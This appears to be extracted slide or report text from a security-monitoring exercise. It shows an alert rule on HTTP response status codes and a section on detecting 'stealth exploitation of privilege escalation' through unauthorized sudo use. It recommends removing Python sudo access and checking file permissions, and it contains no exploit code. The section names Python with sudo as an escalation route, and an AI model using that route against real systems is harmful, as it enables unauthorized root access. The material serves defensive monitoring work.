minute
Use * to broaden your query.
Match the following condition
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
400
350
300
250
200
150
100
50
0
count()

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- A privilege escalation alert would catch this, by monitoring for any unauthorized attempts at getting root access, as well as all “super-doer” activity
- This alert would trigger anytime an unauthorized user uses “sudo” or when they gain access to privileged directories
- Alternatively, Python sudo access could simply be removed for all users that don’t absolutely need it. Also, proper file permissions should be checked for all user accounts